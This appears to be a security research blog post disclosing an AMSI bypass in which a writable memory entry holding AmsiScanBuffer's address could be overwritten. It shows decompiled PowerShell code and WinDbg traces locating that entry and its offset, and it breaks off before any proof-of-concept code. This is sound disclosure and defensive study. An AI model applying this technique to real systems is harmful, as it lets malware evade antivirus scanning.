AMSI Write Raid 0day Vulnerability

In this blog post, I will introduce a new 0day technique designed to bypass AMSI without the VirtualProtect API and without changing memory protection. I will introduce this vulnerability, that I discovered, and discuss how I discovered the flaw, the process I used to exploit it and build proof of concept code to bypass AMSI in PowerShell 5.1 and PowerShell 7.4.

Introducing the AMSI vulnerability

Microsoft's Anti-Malware Scan Interface (AMSI), available in Windows 10 and later versions of Windows, was designed to help detect and prevent malware. AMSI is an interface that integrates various security applications (such as antivirus or anti-malware software) into applications and software, inspecting their behavior before they are executed. I discovered a writable entry inside **System.Management.Automation.dll** which contains the address of *AmsiScanBuffer*, a critical component of AMSI which should have been marked read-only, similar to the Import Address Table (IAT) entries. In this blog post, I will outline this vulnerability and reveal how I leveraged this into a 0-day AMSI bypass. This vulnerability was reported to Microsoft on 8 April 2024.

Throughout this blog post, I will use the latest version of Windows 11 and Windbg, which we discuss in detail in various OffSec Learning Modules (https://portal.offsec.com/).

I will also focus on AMSI, and leverage 64-bit Intel assembly as well as PowerShell, which we also discuss in detail in various OffSec Learning Modules. OffSec Learners can access links to each of these prerequisite Modules in our Student Portal (https://portal.offsec.com/).

AMSI Background

Microsoft's Antimalware Scan Interface (AMSI) allows run-time inspection of various applications, services and scripts.

Most AMSI bypasses corrupt a function or a field inside the AMSI library **Amsi.dll** which crashes AMSI, effectively bypassing it. Beyond crashing or patching **Amsi.dll**, attackers can bypass AMSI with *CLR Hooking*, which involves changing the protection of the *ScanContent* function by invoking *VirtualProtect* and overwriting it with a hook that returns *TRUE*. While *VirtualProtect* itself is not inherently malicious, malware can misuse it to modify memory in ways that could evade detection by Endpoint Detection and Response (EDR) systems and anti-virus (AV) software. Given the high profile of this attack vector, most advanced attackers generally avoid calling this API.

In this blog post, I will reveal a newly-discovered technique to bypass *AMSI*.

Let's begin by inspecting the *AmsiScanBuffer* function of **Amsi.dll** which scans a memory buffer for malware. Many applications and services leverage this function. Within the *.NET framework*, the *Common Language Runtime* (CLR) leverages the *ScanContent* function in the *AmsiUtils* Class inside **System.Management.Automation.dll**, which is part of PowerShell's core libraries and leads to the *AmsiScanBuffer* call.

Running **[PSObject].Assembly.Location** in PowerShell exposes the location of this DLL, which we can reverse with **dnsspy**.


```csharp
// Token: 0x06003CF1 RID: 15601 RVA: 0x00120EC0 File Offset: 0x0011F0C0
internal unsafe static AmsiUtils.AmsiNativeMethods.AMSI_RESULT ScanContent(string content, string sourceMetadata)
{
    if (string.IsNullOrEmpty(sourceMetadata))
    {
        sourceMetadata = string.Empty;
    }
    if (InternalTestHooks.UseDebugAmsiImplementation && content.IndexOf("X5O!P%@AP[4\\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*", StringComparison.Ordinal) >= 0)
    {
        return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_DETECTED;
    }
    if (AmsiUtils.amsiInitFailed)
    {
        return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
    }
    object obj = AmsiUtils.amsiLockObject;
    AmsiUtils.AmsiNativeMethods.AMSI_RESULT result;
    lock (obj)
    {
        if (AmsiUtils.amsiInitFailed)
        {
            result = AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
        }
        else
        {
            try
            {
                int hresult = 0;
                if (AmsiUtils.amsiContext == IntPtr.Zero)
                {
                    hresult = AmsiUtils.Init();
                    if (!Utils.Succeeded(hresult))
                    {
                        AmsiUtils.amsiInitFailed = true;
                        return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
                    }
                }
                if (AmsiUtils.amsiSession == IntPtr.Zero)
                {
                    hresult = AmsiUtils.AmsiNativeMethods.AmsiOpenSession(AmsiUtils.amsiContext, ref AmsiUtils.amsiSession);
                    AmsiUtils.AmsiInitialized = true;
                    if (!Utils.Succeeded(hresult))
                    {
                        AmsiUtils.amsiInitFailed = true;
                        return AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
                    }
                }
                AmsiUtils.AmsiNativeMethods.AMSI_RESULT amsi_RESULT = AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_CLEAN;
                try
                {
                    fixed (string text = content)
                    {
                        char* ptr = text;
                        if (ptr != null)
                        {
                            ptr += RuntimeHelpers.OffsetToStringData / 2;
                        }
                        IntPtr buffer = new IntPtr((void*)ptr);
                        hresult = AmsiUtils.AmsiNativeMethods.AmsiScanBuffer(AmsiUtils.amsiContext, buffer, (uint)(content.Length * 2), sourceMetadata, AmsiUtils.amsiSession, ref
                          amsi_RESULT);
                    }
```

{#fig:AMSI_ScanContent}

Let's dig in to this interesting AMSI bypass.

Analysis / Reverse Engineering


I will start by demonstrating how I discovered this. To begin, I will attach PowerShell to *windbg*. I will then set a breakpoint on the *amsi!AmsiScanBuffer* function, which at this point is the only function we know will be triggered when AMSI engages.



```
ModLoad: 00007ffa`d4ba0000 00007ffa`d4bc8000   C:\WINDOWS\SYSTEM32\srvcli.dll
ModLoad: 00007ffa`da650000 00007ffa`da751000   C:\WINDOWS\SYSTEM32\PROPSYS.dll
ModLoad: 00007ffa`d4a00000 00007ffa`d4a15000   C:\WINDOWS\SYSTEM32\virtdisk.dll
(3944.6774): C++ EH exception - code e06d7363 (first chance)
(3944.6774): C++ EH exception - code e06d7363 (first chance)
(3944.6774): C++ EH exception - code e06d7363 (first chance)
(3944.6e24): Break instruction exception - code 80000003 (first chance)
ntdll!DbgBreakPoint:
00007ffa`e2ed3050 cc              int     3
0:010> x amsi!Amsi*
00007ffa`cfcc8ab4 amsi!AmsiComCreateProviders<IAntimalwareUacProvider> (void)
00007ffa`cfcc38d4 amsi!AmsiUninitializeImpl (void)
00007ffa`cfcc9d3c amsi!AmsiComVerifyV2Providers (void)
00007ffa`cfcc20d0 amsi!AmsiComCreateProviders<IAntimalwareProvider2> (void)
00007ffa`cfcc21e0 amsi!AmsiComSecureLoadInProcServer (void)
00007ffa`cfcc1cd0 amsi!AmsiComCreateProviders<IAntimalwareProvider> (void)
00007ffa`cfcc2e00 amsi!AmsiInitialize (void)
00007ffa`cfcc8580 amsi!AmsiUacScan (AmsiUacScan)
00007ffa`cfcd2850 amsi!AMSI_UACSCAN = <no type information>
00007ffa`cfcc8260 amsi!AmsiScanBuffer (AmsiScanBuffer)
00007ffa`cfcc8120 amsi!AmsiNotifyOperation (AmsiNotifyOperation)
00007ffa`cfcd11c0 amsi!AMSI_SCANBUFFERV1 = <no type information>
00007ffa`cfcc3340 amsi!AmsiUninitialize (AmsiUninitialize)
00007ffa`cfcc86c0 amsi!AmsiUacUninitialize (AmsiUacUninitialize)
00007ffa`cfcd11d0 amsi!AMSI = <no type information>
00007ffa`cfcc80f0 amsi!AmsiCloseSession (AmsiCloseSession)
00007ffa`cfcc8360 amsi!AmsiScanString (AmsiScanString)
00007ffa`cfcc8200 amsi!AmsiOpenSession (AmsiOpenSession)
00007ffa`cfcc83c0 amsi!AmsiUacInitialize (AmsiUacInitialize)
0:010> bp amsi!AmsiScanBuffer
0:010> g
```

{#fig:AMSI_amsi!AmsiScanBuffer}

Next, I will run any random string in PowerShell (like '*Test*') to trigger the breakpoint. Then, I will run the *k* command in windbg to check the call stack.



```
0:010> bp amsi!AmsiScanBuffer
0:010> g
Breakpoint 0 hit
*** WARNING: Unable to verify checksum for C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\9397438327634cbae2aa12e2a6e9ce03\System.Management.Automation.ni.dll
amsi!AmsiScanBuffer:
00007ffa`cfcc8260 4c8bdc          mov     r11,rsp
0:027> k
 # Child-SP          RetAddr           Call Site
00 00000001`018ce528 00007ffa`286f1757 amsi!AmsiScanBuffer
01 00000001`018ce530 00007ffa`288c1f79 System_Management_Automation_ni+0x1071757
02 00000001`018ce600 00007ffa`288857f5 System_Management_Automation_ni!System.Management.Automation.AmsiUtils.ScanContent+0x1d9
03 00000001`018ce690 00007ffa`2888571c System_Management_Automation_ni!System.Management.Automation.CompiledScriptBlockData.PerformSecurityChecks+0x75
04 00000001`018ce6e0 00007ffa`28885530 System_Management_Automation_ni!System.Management.Automation.CompiledScriptBlockData.ReallyCompile+0xfc
05 00000001`018ce750 00007ffa`2888524e System_Management_Automation_ni!System.Management.Automation.CompiledScriptBlockData.CompileUnoptimized+0x50
06 00000001`018ce790 00007ffa`288cef3a System_Management_Automation_ni!System.Management.Automation.CompiledScriptBlockData.Compile+0x6e
07 00000001`018ce7d0 00007ffa`2879444d System_Management_Automation_ni!System.Management.Automation.DlrScriptCommandProcessor.Init+0x6a
08 00000001`018ce810 00007ffa`287020a1 System_Management_Automation_ni!System.Management.Automation.Runspaces.Command.CreateCommandProcessor+0x23d
09 00000001`018ce8c0 00007ffa`28700ab7 System_Management_Automation_ni!System.Management.Automation.Runspaces.LocalPipeline.CreatePipelineProcessor+0x221
0a 00000001`018ce950 00007ffa`287017fa System_Management_Automation_ni!System.Management.Automation.Runspaces.LocalPipeline.InvokeHelper+0x2e7
0b 00000001`018cea20 00007ffa`28790c20 System_Management_Automation_ni!System.Management.Automation.Runspaces.LocalPipeline.InvokeThreadProc+0x1fa
0c 00000001`018cea90 00007ffa`b975fbe8 System_Management_Automation_ni!System.Management.Automation.Runspaces.PipelineThread.WorkerProc+0x30
0d 00000001`018ceac0 00007ffa`b975fad5 mscorlib_ni!System.Threading.ExecutionContext.RunInternal+0x108 [f:\dd\ndp\clr\src\BCL\system\threading\executioncontext.cs @ 980]
0e 00000001`018ceb90 00007ffa`b975faa5 mscorlib_ni!System.Threading.ExecutionContext.Run+0x15 [f:\dd\ndp\clr\src\BCL\system\threading\executioncontext.cs @ 928]
0f 00000001`018cebc0 00007ffa`b9784435 mscorlib_ni!System.Threading.ExecutionContext.Run+0x55 [f:\dd\ndp\clr\src\BCL\system\threading\executioncontext.cs @ 917]
10 00000001`018cec10 00007ffa`be4912c3 mscorlib_ni!System.Threading.ThreadHelper.ThreadStart+0x55 [f:\dd\ndp\clr\src\BCL\system\threading\thread.cs @ 111]
11 00000001`018cec50 00007ffa`be35961b clr!CallDescrWorkerInternal+0x83
12 00000001`018cec90 00007ffa`be3a8b5a clr!CallDescrWorkerWithHandler+0x47
13 00000001`018cecd0 00007ffa`be6a15c9 clr!MethodDescCallSite::CallTargetWorker+0xfa
14 00000001`018cedd0 00007ffa`be37230b clr!ThreadNative::KickOffThread_Worker+0x218649
15 00000001`018cf020 00007ffa`be37222f clr!ManagedThreadBase_DispatchInner+0x33
16 00000001`018cf060 00007ffa`be3720fb clr!ManagedThreadBase_DispatchMiddle+0x83
17 00000001`018cf150 00007ffa`be37206f clr!ManagedThreadBase_DispatchOuter+0x87
```

{#fig:AMSI_call_stack_k}

As mentioned, most bypasses patch the actual *AmsiScanBuffer* in **Amsi.dll**. But in this case, our goal is to target something in the *System_Management_Automation_ni* module that leads to the *AmsiScanbuffer* call.

Let's unassemble backwards (with the *ub* command) from offset 0x1071757 (**+0x1071757**) of *System_Management_Automation_ni*, the second entry that initiated the call to *AmsiScanBuffer* and see what's going on.

```
0:027> ub System_Management_Automation_ni+0x1071757 L10
System_Management_Automation_ni+0x1071713:
00007ffa`286f1713 75c0            jne     System_Management_Automation_ni+0x10716d5 (00007ffa`286f16d5)
00007ffa`286f1715 4c8d4e0c        lea     r9,[rsi+0Ch]
00007ffa`286f1719 4c897db8        mov     qword ptr [rbp-48h],r15
00007ffa`286f171d 4c8b5db0        mov     r11,qword ptr [rbp-50h]
00007ffa`286f1721 4d8b5b20        mov     r11,qword ptr [r11+20h]
00007ffa`286f1725 498b03          mov     rax,qword ptr [r11]
00007ffa`286f1728 488b7530        mov     rsi,qword ptr [rbp+30h]
00007ffa`286f172c 4889742420      mov     qword ptr [rsp+20h],rsi
00007ffa`286f1731 4c897c2428      mov     qword ptr [rsp+28h],r15
00007ffa`286f1736 41bb10000000    mov     r11d,10h
00007ffa`286f173c 4c8b55b0        mov     r10,qword ptr [rbp-50h]
00007ffa`286f1740 4c895588        mov     qword ptr [rbp-78h],r10
00007ffa`286f1744 4c8d150c000000  lea     r10,[System_Management_Automation_ni+0x1071757 (00007ffa`286f1757)]
00007ffa`286f174b 4c8955a0        mov     qword ptr [rbp-60h],r10
00007ffa`286f174f 41c644240c00    mov     byte ptr [r12+0Ch],0
00007ffa`286f1755 ffd0            call    rax
```

{#fig:AMSI_ub_System_Management_Automation_}

In this case, *call rax* is the actual call to *AmsiScanBuffer*. One way to bypass AMSI is to patch *call rax*, which requires *VirtualProtect*.

But when I followed the dereferences before the call to see how *rax* was populated, I noticed that the address where *AmsiScanBuffer* is fetched is actually already writable, which opens the possibility for a different AMSI bypass.

```
Command
System_Management_Automation_ni+0x1071713:
00007ffa`286f1713 75c0            jne     System_Management_Automation_ni+0x10716d5 (00007ffa`286f16d5)
00007ffa`286f1715 4c8d4e0c        lea     r9,[rsi+0Ch]
00007ffa`286f1719 4c897db8        mov     qword ptr [rbp-48h],r15
00007ffa`286f171d 4c8b5db0        mov     r11,qword ptr [rbp-50h]
00007ffa`286f1721 4d8b5b20        mov     r11,qword ptr [r11+20h]
00007ffa`286f1725 498b03          mov     rax,qword ptr [r11]
00007ffa`286f1728 488b7530        mov     rsi,qword ptr [rbp+30h]
00007ffa`286f172c 4889742420      mov     qword ptr [rsp+20h],rsi
00007ffa`286f1731 4c897c2428      mov     qword ptr [rsp+28h],r15
00007ffa`286f1736 41bb10000000    mov     r11d,10h
00007ffa`286f173c 4c8b55b0        mov     r10,qword ptr [rbp-50h]
00007ffa`286f1740 4c895588        mov     qword ptr [rbp-78h],r10
00007ffa`286f1744 4c8d150c000000  lea     r10,[System_Management_Automation_ni+0x1071757 (00007ffa`286f1757)]
00007ffa`286f174b 4c8955a0        mov     qword ptr [rbp-60h],r10
00007ffa`286f174f 41c644240c00    mov     byte ptr [r12+0Ch],0
00007ffa`286f1755 ffd0            call    rax
0:027> dqs @rbp - 0x50 L1
00000001`018ce5a0  00007ffa`27c52920 System_Management_Automation_ni+0x5d2920
0:027> dqs 00007ffa`27c52920 + 0x20 L1
00007ffa`27c52940  00007ffa`27e06b00 System_Management_Automation_ni+0x786b00
0:027> dqs 00007ffa`27e06b00 L1
00007ffa`27e06b00  00007ffa`cfcc8260 amsi!AmsiScanBuffer
0:027> !vprot 00007ffa`27e06b00
BaseAddress:       00007ffa27e06000
AllocationBase:    00007ffa27680000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:        0000000000004000
State:             00001000  MEM_COMMIT
Protect:           00000004  PAGE_READWRITE
Type:              01000000  MEM_IMAGE
```

{#fig:AMSI_PAGE_READWRITE}

Now that we've found this, let's attempt to understand why this happens and if it's possible to overwrite that entry with a dummy function in order to bypass AMSI.

Exploiting the Vulnerable Entry

After discovering this, I set out to understand why this entry was writable and why it was not protected like the Import Address Table (IAT). Let's walk through my analysis of this writable entry and try to understand how it is populated.

First, I will get the offset between our *writable entry* and **System.Management.Automation.ni.dll**. Let's highlight a few key commands.

First, We need to follow the dereferences highlighted with the 3 *mov* instructions, that will end up populating rax with the address of *AmsiScanBuffer*.

I will use *dqs* to display a quadword (64 bits) that is 80 bytes (0x50) before the base pointer register *rdp*, the base of the current stack frame. We're displaying one line of output (L1) which matches the output format of the first mov instruction **mov r1l, qword ptr [rbp-50h]**, and the value we received will be saved in **r11** based on the mov instruction.

I will then use dqs to display a quadword at 0x7ffa27c52940 (**r11**) + 0x20 which matches the format of the second mov instruction **mov r11, qword ptr [r11+20h]**. This reveals the address 0x7ffa27e06b00 which will be saved in r11 again based on the mov instruction.

I will then use dqs to display a quadword at 0x7ffa27e06b00 (**r11**) which matches the format of the last mov instruction **mov rax, qword ptr [r11]**. This reveals the address of **AmsiScanBuffer** (0x7ffacfcc8260) which will be saved in rax and called using **call rax** later.

We are interested in the entry that contains **AmsiScanBuffer** which is **0x7ffa27e06b00**. This is labeled with a calculated offset (0x786b00) from the base address of *System_Management_Automation_ni*.

Next, I will use *?* to evaluate an expression, calculating the difference between **0x7ffa27e06b00** and the base address of *System_Management_Automation_ni*. This confirms the offset between the given memory address and the base address of the DLL (0x786b00).


```
0:027> ub System_Management_Automation_ni+0x1071757 L10
System_Management_Automation_ni+0x1071713:
00007ffa`286f1713 75c0            jne     System_Management_Automation_ni+0x10716d5 (00007ffa`286f16d5)
00007ffa`286f1715 4c8d4e0c        lea     r9,[rsi+0Ch]
00007ffa`286f1719 4c897db8        mov     qword ptr [rbp-48h],r15
00007ffa`286f171d 4c8b5db0        mov     r11,qword ptr [rbp-50h]
00007ffa`286f1721 4d8b5b20        mov     r11,qword ptr [r11+20h]
00007ffa`286f1725 498b03          mov     rax,qword ptr [r11]
00007ffa`286f1728 488b7530        mov     rsi,qword ptr [rbp+30h]
00007ffa`286f172c 4889742420      mov     qword ptr [rsp+20h],rsi
00007ffa`286f1731 4c897c2428      mov     qword ptr [rsp+28h],r15
00007ffa`286f1736 41bb10000000    mov     r11d,10h
00007ffa`286f173c 4c8b55b0        mov     r10,qword ptr [rbp-50h]
00007ffa`286f1740 4c895588        mov     qword ptr [rbp-78h],r10
00007ffa`286f1744 4c8d150c000000  lea     r10,[System_Management_Automation_ni+0x1071757 (00007ffa`286f1757)]
00007ffa`286f174b 4c8955a0        mov     qword ptr [rbp-60h],r10
00007ffa`286f174f 41c644240c00    mov     byte ptr [r12+0Ch],0
00007ffa`286f1755 ffd0            call    rax
0:027> dqs @rbp - 0x50 L1
00000001`018ce5a0  00007ffa`27c52920 System_Management_Automation_ni+0x5d2920
0:027> dqs 00007ffa`27c52920 + 0x20 L1
00007ffa`27c52940  00007ffa`27e06b00 System_Management_Automation_ni+0x786b00
0:027> dqs 00007ffa`27e06b00 L1
00007ffa`27e06b00  00007ffa`cfcc8260 amsi!AmsiScanBuffer
0:027> ? 00007ffa`27e06b00 - System_Management_Automation_ni
Evaluate expression: 7891712 = 00000000`00786b00
```

{#fig:AMSI_detect_offset}

In this case, the offset is 0x786b00. This offset may change depending on the local machine and version of CLR.


We can use this offset to break on read and write when the DLL is loaded and trace how this entry is being populated and accessed.

Let's start *windbg* with **powershell.exe** as an argument.



{#fig:AMSI_windbg_powershell}

Next, I will break when **System.Management.Automation.ni.dll** is loaded into powershell with _sxe ld **System.Management.Automation.ni.dll**. Then, I will break on read / write at *System_Management_Automation_ni + 0x786b00* to determine how it is populated and what is accessing this entry.



{#fig:AMSI_setting_breakpoints}

Windbg will break right after the instruction that wrote or read from that memory address, so I will need to unassemble back (*ub*) to see what happened.

```
Breakpoint 0 hit
clr!NDirectMethodDesc::SetNDirectTarget+0x3c:
00007ffa`be35b4a0 488b5c2430      mov     rbx,qword ptr [rsp+30h] ss:00000020`9a8cd1f0=00007ffa29a52920
0:027> ub
clr!NDirectMethodDesc::SetNDirectTarget+0x1e:
